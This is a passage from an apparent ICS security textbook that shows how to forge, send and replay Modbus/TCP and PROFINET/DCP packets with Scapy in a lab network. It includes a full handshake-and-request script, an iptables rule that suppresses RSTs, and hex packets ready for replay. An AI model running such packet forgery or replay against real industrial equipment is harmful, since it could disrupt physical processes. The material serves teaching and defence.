Looking at the individual layers of the packet, it seems that our Scapy fabricated packet did the job. All packet fields are filled in with the correct data to get the packet out of the NIC and into the right direction:



```
Frame 3: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
Ethernet II, Src: Vmware_f2:7e:ce (00:0c:29:f2:7e:ce), Dst: Vmware_8f:79:2c (00:0c:29:8f:79:2c)
Internet Protocol Version 4, Src: 192.168.179.129, Dst: 192.168.179.131
  0100 .... = Version: 4
  .... 0101 = Header Length: 20 bytes (5)
  Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
  Total Length: 52
  Identification: 0x0001 (1)
  Flags: 0x00
  Fragment offset: 0
  Time to live: 64
  Protocol: TCP (6)
  Header checksum: 0x926d [validation disabled]
  [Header checksum status: Unverified]
  Source: 192.168.179.129
  Destination: 192.168.179.131
  [Source GeoIP: Unknown]
  [Destination GeoIP: Unknown]
Transmission Control Protocol, Src Port: 12345, Dst Port: 502, Seq: 0, Len: 12
  Source Port: 12345
  Destination Port: 502
  [Stream index: 0]
  [TCP Segment Len: 12]
  Sequence number: 0    (relative sequence number)
  [Next sequence number: 13    (relative sequence number)]
  Acknowledgment number: 0
  Header Length: 20 bytes
  Flags: 0x002 (SYN)
    000. .... .... = Reserved: Not set
    ...0 .... .... = Nonce: Not set
    .... 0... .... = Congestion Window Reduced (CWR): Not set
    .... .0.. .... = ECN-Echo: Not set
    .... ..0. .... = Urgent: Not set
    .... ...0 .... = Acknowledgment: Not set
    .... .... 0... = Push: Not set
    .... .... .0.. = Reset: Not set
    .... .... ..1. = Syn: Set
      [Expert Info (Chat/Sequence): Connection establish request (SYN): server port 502]
        [Connection establish request (SYN): server port 502]
        [Severity level: Chat]
        [Group: Sequence]
    .... .... ...0 = Fin: Not set
    [TCP Flags: ··········S·]
  Window size value: 8192
  [Calculated window size: 8192]
  Checksum: 0x7548 [unverified]
  [Checksum Status: Unverified]
  Urgent pointer: 0
  [SEQ/ACK analysis]
    [Bytes in flight: 13]
    [Bytes sent since last PSH flag: 12]
  [PDU Size: 12]
Modbus/TCP
  Transaction Identifier: 1
  Protocol Identifier: 0
  Length: 6
  Unit Identifier: 0
Modbus
  .000 0001 = Function Code: Read Coils (1)
  Reference Number: 0
  Bit Count: 1
```

The reason we are not getting a response is that the Modbus protocol needs an established TCP connection to work. We just send out a random packet with the `SYN` flag set. If you look at the packet after ours, the Ubuntu network stack is responding with an `SYN/ACK` packet, the second step in the three-way handshake that establishes a TCP connection. We will need to add connection support to our Modbus packet forgery efforts.

For that purpose, I wrote the following script, which will establish a connection, send the Modbus request packet, and display the response. Open the text editor of your choice and type in the following script:


```
from scapy.all import *
from Modbus.Modbus import *
import time

# Defining the script variables
srcIP   = '192.168.179.129'
srcPort = random.randint(1024, 65535)
dstIP   = '192.168.179.131'
dstPort = 502
seqNr   = random.randint(444, 8765432)
ackNr   = 0
transID = random.randint(44,44444)

def updateSeqAndAckNrs(sendPkt, recvdPkt):
    # Keeping track of tcp sequence and acknowledge numbers
    global seqNr
    global ackNr
    seqNr = seqNr + len(sendPkt[TCP].payload)
    ackNr = ackNr + len(recvdPkt[TCP].payload)

def sendAck():
    # Create the acknowledge packet
    ip      = IP(src=srcIP, dst=dstIP)
    ACK     = TCP(sport=srcPort, dport=dstPort, flags='A',
                  seq=seqNr, ack=ackNr)
    pktACK  = ip / ACK

    # Send acknowledge packet
    send(pktACK)

def tcpHandshake():
    # Establish a connection with the server by means of the tcp
    # three-way handshake
    # Note: linux might send an RST for forged SYN packets.Disable it by
executing:
    # > iptables -A OUTPUT -p tcp --tcp-flags RST RST -s <src_ip> -j DROP
    global seqNr
    global ackNr

    # Create SYN packet
    ip      = IP(src=srcIP, dst=dstIP)
    SYN     = TCP(sport=srcPort, dport=dstPort, flags='S',
                  seq=seqNr, ack=ackNr)
    pktSYN  = ip / SYN

    # send SYN packet and receive SYN/ACK packet
    pktSYNACK = sr1(pktSYN)

    # Create the ACK packet
    ackNr   = pktSYNACK.seq + 1
    seqNr   = seqNr + 1
    ACK     = TCP(sport=srcPort, dport=dstPort, flags='A', seq=seqNr,
ack=ackNr)
    send(ip / ACK)
    return ip/ACK

def endConnection():
    # Create the rst packet
    ip = IP(src=srcIP, dst=dstIP)
    RST = TCP(sport=srcPort, dport=dstPort, flags='RA',
              seq=seqNr, ack=ackNr)
    pktRST = ip / RST

    # Send acknowledge packet
    send(pktRST)

def connectedSend(pkt):
    # Update packet's sequence and acknowledge numbers
    # before sending
    pkt[TCP].flags  = 'PA'
    pkt[TCP].seq    = seqNr
    pkt[TCP].ack    = ackNr
    send(pkt)

# First we establish a connection. The packet returned by the
# function contains the connection parameters
ConnectionPkt = tcpHandshake()

# With the connection packet as a base, create a Modbus
# request packet to read coils
ModbusPkt = ConnectionPkt/ModbusADU()/ModbusPDU01_Read_Coils()

# Set the function code, start and stop registers and define
# the Unit ID
ModbusPkt[ModbusADU].unitId = 1
```

```
ModbusPkt[ModbusPDU01_Read_Coils].funcCode = 1
ModbusPkt[ModbusPDU01_Read_Coils].quantity = 5

# As an example, send the Modbus packet 5 times, updating
# the transaction ID for each iteration
for i in range(1, 6):
    # Create a unique transaction ID
    ModbusPkt[ModbusADU].transId = transID + i*3
    ModbusPkt[ModbusPDU01_Read_Coils].startAddr = random.randint(0, 65535)

    # Send the packet
    connectedSend(ModbusPkt)

    # Wait for response packets and filter out the Modbus response packet
    Results = sniff(count=1, filter='tcp[tcpflags] & (tcp-push|tcp-ack) !=
0')
    ResponsePkt = Results[0]
    updateSeqAndAckNrs(ModbusPkt, ResponsePkt)
    ResponsePkt.show()
    sendAck()

endConnection()
```

Let's look at that script in sections. After importing the necessary modules and defining the variables and constants used by the script, it defines the following functions:

- The `updateSeqAndAckNrs` function updates the TCP session related **Sequence and Acknowledgment** counters, which effectively keeps the TCP connection alive and in sync. If these fields are off in a packet, the packet is discarded at the receiving end as is not considered part of the connection.
- The `sendAck` function is a helper function to acknowledge a received packet from the sending application.
- The `endConnection` function does just what it says; it ends the connection by sending an RST packet. It's not the most elegant method in the world, but it's very effective.
- The `connectedSend` function can send a packet within the scope of a TCP connection. It does that by updating the sequence and acknowledge fields to the current ones for the connection, setting the TCP flags, and then sending the packet on its way.

- The `tcpHandshake` function sets up a connection with the server by going through the TCP three-way handshake, used for connection establishment.




The TCP three-way handshake starts with the client sending a TCP packet with the `SYN` flag set. The server then responds with an `SYN/ACK` packet and the client seals the deal by responding to that with an `ACK` packet. When the handshake is done, both the clients have synchronized their sequence and acknowledge numbers and are ready to communicate until either side closes the connection by sending a `FIN` or `RST` packet.

Looking at the main function of the script, we see that after establishing the connection via `ConnectionPkt = tcpHandshake()`, the script uses the returned connected packet, extends it with `ModbusADU`, and `ModbusDU` layers and sets the `ModbusADU` and `ModbusPDU` variables, such as function code and data fields:

```
ModbusPkt = ConnectionPkt/ModbusADU()/ModbusPDU01_Read_Coils()
ModbusPkt[ModbusADU].unitId = 1
ModbusPkt[ModbusPDU01_Read_Coils].funcCode = 1
ModbusPkt[ModbusPDU01_Read_Coils].startAddr = 1
ModbusPkt[ModbusPDU01_Read_Coils].quantity = 5
```

At this point, the entire Modbus packet is available with Python, which means that any field, any value is changeable and open for fuzzing, iterations, and manipulation. It is up to the programmer's imagination what to do with this functionality. As an example, the script sends five request packets to the Modbus server with a random start address. Here is the result of our hard work:


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help


```
ip.addr== 192.168.179.131 && tcp.port == 502

No. Time        Source          Destination     Protocol Length Info
  8 0.000000000 192.168.179.129 192.168.179.131 TCP          54 11630 → 502 [SYN] Seq=0 Win=8192 Len=0
  9 0.000173172 192.168.179.131 192.168.179.129 TCP          60 502 → 11630 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
 10 0.083598193 192.168.179.129 192.168.179.131 TCP          54 11630 → 502 [ACK] Seq=1 Ack=1 Win=8192 Len=0
 11 0.076298952 192.168.179.129 192.168.179.131 Modbus…      66    Query: Trans: 38590; Unit:   1, Func:   1: Read Coils
 12 0.000202812 192.168.179.131 192.168.179.129 TCP          60 502 → 11630 [ACK] Seq=1 Ack=13 Win=29200 Len=0
 13 0.000237096 192.168.179.131 192.168.179.129 Modbus…      63 Response: Trans: 38590; Unit:   1, Func:   1: Read Coils. Exce
 14 0.281083667 192.168.179.131 192.168.179.129 TCP          63 [TCP Retransmission] 502 → 11630 [PSH, ACK] Seq=1 Ack=13 Win=2
 15 0.046620568 192.168.179.129 192.168.179.131 TCP          54 11630 → 502 [ACK] Seq=13 Ack=10 Win=8192 Len=0
 16 0.083266110 192.168.179.129 192.168.179.131 Modbus…      66    Query: Trans: 38593; Unit:   1, Func:   1: Read Coils
 17 0.000563180 192.168.179.131 192.168.179.129 Modbus…      63 Response: Trans: 38593; Unit:   1, Func:   1: Read Coils. Exce
 18 0.566085395 192.168.179.131 192.168.179.129 TCP          63 [TCP Retransmission] 502 → 11630 [PSH, ACK] Seq=10 Ack=25 Win=
 19 0.049754009 192.168.179.129 192.168.179.131 TCP          54 11630 → 502 [ACK] Seq=25 Ack=19 Win=8192 Len=0
 20 0.059561624 192.168.179.129 192.168.179.131 Modbus…      66    Query: Trans: 38596; Unit:   1, Func:   1: Read Coils
 21 0.000598482 192.168.179.131 192.168.179.129 Modbus…      63 Response: Trans: 38596; Unit:   1, Func:   1: Read Coils. Exce
 22 1.138086920 192.168.179.131 192.168.179.129 TCP          63 [TCP Retransmission] 502 → 11630 [PSH, ACK] Seq=19 Ack=37 Win=
 23 0.046118261 192.168.179.129 192.168.179.131 TCP          54 11630 → 502 [ACK] Seq=37 Ack=28 Win=8192 Len=0
 24 0.079621906 192.168.179.129 192.168.179.131 Modbus…      66    Query: Trans: 38599; Unit:   1, Func:   1: Read Coils
 25 0.000524946 192.168.179.131 192.168.179.129 Modbus…      63 Response: Trans: 38599; Unit:   1, Func:   1: Read Coils. Exce
 26 2.273209014 192.168.179.131 192.168.179.129 TCP          63 [TCP Retransmission] 502 → 11630 [PSH, ACK] Seq=28 Ack=49 Win=
 27 0.050327879 192.168.179.129 192.168.179.131 TCP          54 11630 → 502 [ACK] Seq=49 Ack=37 Win=8192 Len=0
 28 0.060254032 192.168.179.129 192.168.179.131 Modbus…      66    Query: Trans: 38602; Unit:   1, Func:   1: Read Coils
 29 0.000556223 192.168.179.131 192.168.179.129 Modbus…      63 Response: Trans: 38602; Unit:   1, Func:   1: Read Coils. Exce
 30 4.553441434 192.168.179.131 192.168.179.129 TCP          63 [TCP Retransmission] 502 → 11630 [PSH, ACK] Seq=37 Ack=61 Win=
 31 0.054209942 192.168.179.129 192.168.179.131 TCP          54 11630 → 502 [ACK] Seq=61 Ack=46 Win=8192 Len=0
 32 0.083544172 192.168.179.129 192.168.179.131 TCP          54 11630 → 502 [RST, ACK] Seq=61 Ack=46 Win=8192 Len=0
```

## Replaying captured Modbus packets

As a last exercise before we close the book on Modbus, I am going to show how Scapy can use a captured packet as a starting point. If you recall the Nmap script, `Modbus-discover.nse` will send packets containing the function codes that request the Modbus server for information. Let's run the script again and capture the packets with Wireshark:

```
# nmap 192.168.179.131 -p 502 --script Modbus-discover.nse
```

It is the first request packet that we are going to use; right-click on it and go to **Copy** | **...as a Hex Stream**:



```
Source           Destination      Protocol  Length Info
192.168.179.129  192.168.179.131  TCP          58 45557 → 502 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
192.168.179.131  192.168.179.129  TCP          60 502 → 45557 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460
192.168.179.129  192.168.179.131  TCP          74 44828 → 502 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=17471262 TS…
192.168.179.131  192.168.179.129  TCP          74 502 → 44828 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=…
192.168.179.129  192.168.179.131  TCP          66 44828 → 502 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=17471262 TSecr=14520600
192.168.179.129  192.168.179.131  Modbus…      74    Query: Trans:    0; Unit:   1, Func:  17: Report Slave ID
192.168.179.131  192.168.179.129  TCP          66 502 → 44828                  =14520600 TSecr=17471262
192.168.179.131  192.168.179.129  Modbus…      75 Response: Tra                t Slave ID. Exception retur…
192.168.179.129  192.168.179.131  TCP          66 44828 → 502                  l=17471262 TSecr=14520600
192.168.179.129  192.168.179.131  TCP          66 44828 → 502                   TSval=17471262 TSecr=14520…
192.168.179.129  192.168.179.131  TCP          74 44830 → 502                  CK_PERM=1 TSval=17471262 TS…
192.168.179.131  192.168.179.129  TCP          66 502 → 44828                  0 TSval=14520600 TSecr=1747…
192.168.179.129  192.168.179.131  TCP          66 44828 → 502                  al=17471262 TSecr=14520600
192.168.179.131  192.168.179.129  TCP          74 502 → 44830                  MSS=1460 SACK_PERM=1 TSval=…
192.168.179.129  192.168.179.131  TCP          66 44830 → 502                  =17471262 TSecr=14520600
192.168.179.129  192.168.179.131  Modbus…      77    Query: Tra                ead Device Identification
192.168.179.131  192.168.179.129  TCP          66 502 → 44830                  l=14520601 TSecr=17471262
192.168.179.131  192.168.179.129  Modbus…     104 Response: Tra                ead Device Identification
192.168.179.129  192.168.179.131  TCP          66 44830 → 502                  al=17471262 TSecr=14520601
192.168.179.129  192.168.179.131  TCP          66 44830 → 502                  0 TSval=17471262 TSecr=1452…
192.168.179.131  192.168.179.129  TCP          66 502 → 44830                  0 TSval=14520601 TSecr=1747…
192.168.179.129  192.168.179.131  TCP          66 44830 → 502                  al=17471262 TSecr=14520601
192.168.179.131  192.168.179.129  TCP          60 [TCP Retransm                ck=1 Win=29200 Len=0 MSS=1460
192.168.179.131  192.168.179.129  TCP          60 [TCP Retransm                ck=1 Win=29200 Len=0 MSS=1460
192.168.179.131  192.168.179.129  TCP          60 [TCP Retransm                ck=1 Win=29200 Len=0 MSS=1460
192.168.179.131  192.168.179.129  TCP          60 [TCP Retransm                ck=1 Win=29200 Len=0 MSS=1460
192.168.179.131  192.168.179.129  TCP          60 [TCP Retransm                ck=1 Win=29200 Len=0 MSS=1460
```

Now start Scapy in a Terminal and run the following command:

```
>>> from Modbus.Modbus import *
>>> import binascii # Necessary library to convert the copied hex stream
>>> raw_pkt = binascii.unhexlify(‘
At this point, right-mouse click on the terminal and paste the copied
packet hex string into the terminal
>>> raw_pkt =
binascii.unhexlify('000c298f792c000c29f27ece08004500003ce2e7400040066f7ec0a
8b381c0a8b383af1c01f6e6d975fc2a2d1419801800e5e88400000101080a010a971e00dd91
180000000000020111')
This command converts the copied hex stream version of the packet to a
binary form
```

Continue with the following command:

```
>>> Modbus_pkt = Ether(raw_pkt)  # Convert raw binary blob to Scapy packet
starting at EtherNet
>>> Modbus_pkt.show()
###[ Ethernet ]###
  dst= 00:0c:29:8f:79:2c
  src= 00:0c:29:f2:7e:ce
  type= 0x800
```

```
###[ IP ]###
     version= 4L
     ihl= 5L
     tos= 0x0
     len= 60
     id= 58087
     flags= DF
     frag= 0L
     ttl= 64
     proto= tcp
     chksum= 0x6f7e
     src= 192.168.179.129
     dst= 192.168.179.131
     \options\
###[ TCP ]###
        sport= 44828
        dport= 502
        seq= 3873011196
        ack= 707597337
        dataofs= 8L
        reserved= 0L
        flags= PA
        window= 229
        chksum= 0xe884
        urgptr= 0
        options= [('NOP', None), ('NOP', None), ('Timestamp', (17471262,
14520600))]
###[ ModbusADU ]###
           transId= 0x0
           protoId= 0x0
           len= 0x2
           unitId= 0x1
###[ Report Slave Id ]###
              funcCode= 0x11
```

Note how the captured packet is neatly identified as a Modbus request, with ADU and PDU dissected. At this point, we can change any field within the packet and send it over a TCP connection with the Modbus server.


This was a long haul. We covered a lot of ground and I touched on a lot of subjects. The takeaway of all this is that the one true vulnerability of the Modbus protocol and quite frankly, most—if not all industrial protocols—is that it is open. The Modbus request and response packets are sent unencrypted and are easy to intercept, modify, and replay. The reason the protocol is implemented this way is that it was originally designed to run on low speed, proprietary media, which wasn't supposed to be shared by non-Modbus devices or protocols.

When the industry went nuts over the Ethernet standard, many companies rushed to jump on the technology train and adopted their open—not designed with security in mind—protocols to work on EtherNet. The decision to keep these open protocols made it easy for device builders who had built Modbus to implement the Modbus TCP/IP protocol on their new line of devices. But it also makes it easy for established methods of packet interception to start exploiting industrial protocols.

## PROFINET

**Process Field Net**, or **PROFINET**, is an industry technical standard in accordance with IEC 61784-2. It is used for data communication over Industrial Ethernet and designed for collecting data from, and controlling of, equipment in Industrial systems with delivery time approaching of 1 ms. The standard is maintained and supported by **PROFIBUS & PROFINET International** (**PI**), an umbrella organization headquartered in Karlsruhe, Germany.


PROFINET shouldn't be confused with PROFIBUS, which is a fieldbus communication standard for real-time automation purposes, first introduced in 1989 by the German department of education and research and later adopted by Siemens. The following diagram shows the specific place in the Industrial control system for each protocol:



PROFINET supports Ethernet, HART, ISA100, and Wi-Fi, as well as legacy buses found on older devices to remove the need to replace these legacy systems. Although this reduces the cost of ownership, backward support for legacy devices and their protocols makes the implementation susceptible to standard Internet Protocol attacks and vulnerabilities, such as replay attack, sniffing, and packet manipulation.

The PROFINET standard uses the following three services:

- TCP/IP, which gives a reaction time around 100 ms
- **Real-Time** (**RT**) protocol, using a 10 ms cycle time
- **Isochronous Real-Time** (**IRT**), using a 1 ms cycle time



The PROFINET TCP/IP and RT protocols work together and are based on Industrial Ethernet, with the RT protocol cutting response time by omitting the TCP and IP layers in the network packet, thus making the Real-Time protocol a local network-only protocol without support for routing. PROFINET uses the TCP/IP Protocol during configuration or diagnostics and skips the Transmission Control Protocol and the Internet Protocol layers when needing deterministic messaging. The Isochronous Real-Time protocol uses extensions to the Ethernet stack, requiring specialized hardware to operate. For this book, we will be concentrating on the PROFINET TCP/IP protocol.

The following is a list of some protocols defined within the PROFINET standard. There are more, but these can be found most commonly on Industrial networks that adhere to the PROFINET standard:


- **PROFINET/CBA:** This protocol is used for distributed automation applications.
- **PROFINET/DCP:** This protocol is used for device discovery and basic configuration (refer to the next exercise). PROFINET/DCP is a link layer protocol, used to configure device names and IP addresses. Its use is limited to the local network and is generally used for small-scale applications without a dedicated DHCP server.

- **PROFINET/IO:** This protocol is used for communications with field IO devices.
- **PROFINET/MRP:** MRP stands for **Media Redundancy Protocol**. This protocol is used in networks that implement redundancy technology to maximize availability by providing secondary processing, IO, and communications.
- **PROFINET/PTCP:** PTCP stands for **Precision Time Control Protocol**. This link layer protocol is used to synchronize clock/time sources between PLCs.
- **PROFINET/RT:** This protocol is used to transfer data in *real time*.
- **PROFINET/MRRT:** This protocol provides media redundancy (alternate communication paths) for the PROFINET/RT protocol.


## PROFINET packet replay attacks

The openness of the PROFINET protocols makes the standard vulnerable to attacks such as packet sniffing, packet replay, and manipulation. As an example of this exposedness, the following exercises show how to capture a PROFINET/DCP discovery packet, import, manipulate, and replay it in Scapy and grab the results.

To generate a PROFINET/DCP discovery packet, I used the local network device discovery function within the  Simatec Step 7 programming software (`http://w3.siemens.com/mcms/simatic-controller-software/en/step7/pages/default.aspx`):


Online access
USB [S7USB]
PLCSIM V5.x [MPI]
Update accessible devices
VMware Accelerated AMD
Update accessible devices
TeleService [Automatic protocol detection]
Set up/close remote connection
Phone book

This resulted in the computer sending out the following packet:



```
▸ Frame 11: 60 bytes on wire (480 bits), 60 bytes captured (480 bits) on interface 0
▸ Ethernet II, Src: Vmware_c0:b5:ff (00:0c:29:c0:b5:ff), Dst: PN-MC_00:00:00 (01:0e:cf:00:00:00)
▸ 802.1Q Virtual LAN, PRI: 0, CFI: 0, ID: 0
▾ PROFINET acyclic Real-Time, ID:0xfefe, Len:  40
    FrameID: 0xfefe (Real-Time: DCP (Dynamic Configuration Protocol) identify multicast request)
▾ PROFINET DCP, Ident Req, Xid:0x4000004, All
    ServiceID: Identify (5)
    ServiceType: Request (0)
    Xid: 0x04000004
    ResponseDelay: 128
    DCPDataLength: 4
  ▾ Block: All/All
      Option: All Selector (255)
      Suboption: ALL Selector (255)
      DCPBlockLength: 0

0000  01 0e cf 00 00 00 00 0c  29 c0 b5 ff 81 00 00 00   ........ ).......
0010  88 92 fe fe 05 00 04 00  00 04 00 80 00 04 ff ff   ........ ........
0020  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0030  00 00 00 00 00 00 00 00  00 00 00 00               ........ ....
```


If you are lucky enough to have the Simatec Step 7 programming software software in your arsenal, you can recreate the packet; otherwise, the following copied HEX string will get you the same results:

```
'010ecf000000000c29c0b5ff810000008892fefe05000400000400800004ffff00000000000
000000000000000000000000000000000000000000000'
```

Open a Scapy session and enter the following commands:

